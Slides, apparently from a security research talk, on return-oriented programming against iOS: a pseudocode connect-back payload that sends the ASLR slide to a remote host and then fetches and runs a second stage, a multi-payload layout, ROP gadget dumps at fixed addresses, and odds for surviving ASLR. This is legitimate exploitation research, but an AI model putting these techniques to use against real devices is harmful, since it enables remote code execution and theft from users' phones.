
Payload

- actual payload to execute

- can be anything from vibrating the iPhone, stealing a file to a kernel exploit

- possible payload of choice

  - connect back

  - sends slide value + header of dyld_shared_cache_location

  - retrieves new payload and passes execution to it

```
PSEUDOCODE for a connect back Payload

sock = socket(2, 1, 6)
c = connect(sock, sockaddr, 16)
write(c, __all_images_info, 0x54)
write(c, 0x30000000+slide, 256)
read(c, &size, 4)
read(c, KNOWNLOCATION2, size)
setSP(KNOWNLOCATION2)
pop {r7, pc}
```

| switcher payload |
| copystub 1 |
| copystub 2 |
| copystub 3 |
| copystub 4 |
| copystub 5 |
| payload 1 |
| payload 2 |
| payload 3 |
| payload 4 |
| payload 5 |
| shared payload data |

Shared Payload Data

- all the payloads should be very similar

- just using different gadgets

- but same data structures

- therefore they can just share one copy of the data

| switcher payload |
| copystub 1 |
| copystub 2 |
| copystub 3 |
| copystub 4 |
| copystub 5 |
| payload 1 |
| payload 2 |
| payload 3 |
| payload 4 |
| payload 5 |
| shared payload data |

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One more thing ...

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What about ASLR?

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- when it comes to ASLR we concentrate on one file

- we load the TEXT segment of the latest dynamic linker into memory

- we let BabyARM find all gadgets

- and then check if there are multiple gadgets at the same page offset

```
GADGET FOUND AT 2fe02572 - PC AT 16
B 0000007e (126)
POP {r4, r5, r6, r7, pc}


GADGET FOUND AT 2fe06572 - PC AT 28
POP.W {r8, r10, r11, }
POP {r4, r5, r6, r7, pc}


GADGET FOUND AT 2fe07572 - PC AT 8
MOV r0, r4
POP {r4, r7, pc}


GADGET FOUND AT 2fe1f572 - PC AT 16
B 0000025e (606)
LSL r0, r0, #20
POP {r4, r5, r6, r7, pc}
```

```
GADGET FOUND AT 2fe01554 - PC AT 0
ADD r0, #0x80
POP {pc}


GADGET FOUND AT 2fe02554 - PC AT 16
LSL r0, r0, #2
B 0000009a (154)
POP {r4, r5, r6, r7, pc}


GADGET FOUND AT 2fe07554 - PC AT 4
POP {r7, pc}


GADGET FOUND AT 2fe1b554 - PC AT 20
LDR R8, [R13], #+0x4!
POP {r4, r5, r6, r7, pc}
```

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slide = 0x1a000
slide = 0x14000
-
-
slide = 0x19000
slide = 0x0

- interpretation of results

  - returning to any gadget there is a 1/256 chance

  - but returning to 0x2fe1b554 will give a 4/256 = 1/64 chance

- the actual program counter used determines the ASLR slide

- the following gadgets need to take this slide into account

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BabyARM vs. randomized dyld_shared_cache (I)

- we load the TEXT segment of the dyld_shared_cache into memory

- we let BabyARM find all the gadgets

- we check for each page in the slide window if there are parallel gadgets

Number of gadget
collisions (max=119)

Different PC
locations (max=13)

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- interpretation of results

  - 119 collisions means 119/4221 = 2,8% chance to survive 1st gadget

  - but only 13 different PC locations = many gadgets to distinguish

- it might be possible to improve the odds over the dyld case

- BUT resulting payload would be hard to construct and very long

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Conclusion

- we have proved that multi environment gadgets can improve our odds

- in the non ASLR case one ROP payload can own everything >= iOS 4.2.1

- in the ASLR case we can improve our odds but the odds are still low

- attacking the dyld_shared_cache with this method is not worthwile

DISCLAIMER:
BabyARM does only support a very limited subset of instructions
Support for more instructions might improve the number of parallel
gadgets found

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?

Checkout my github
https://github.com/stefanesser

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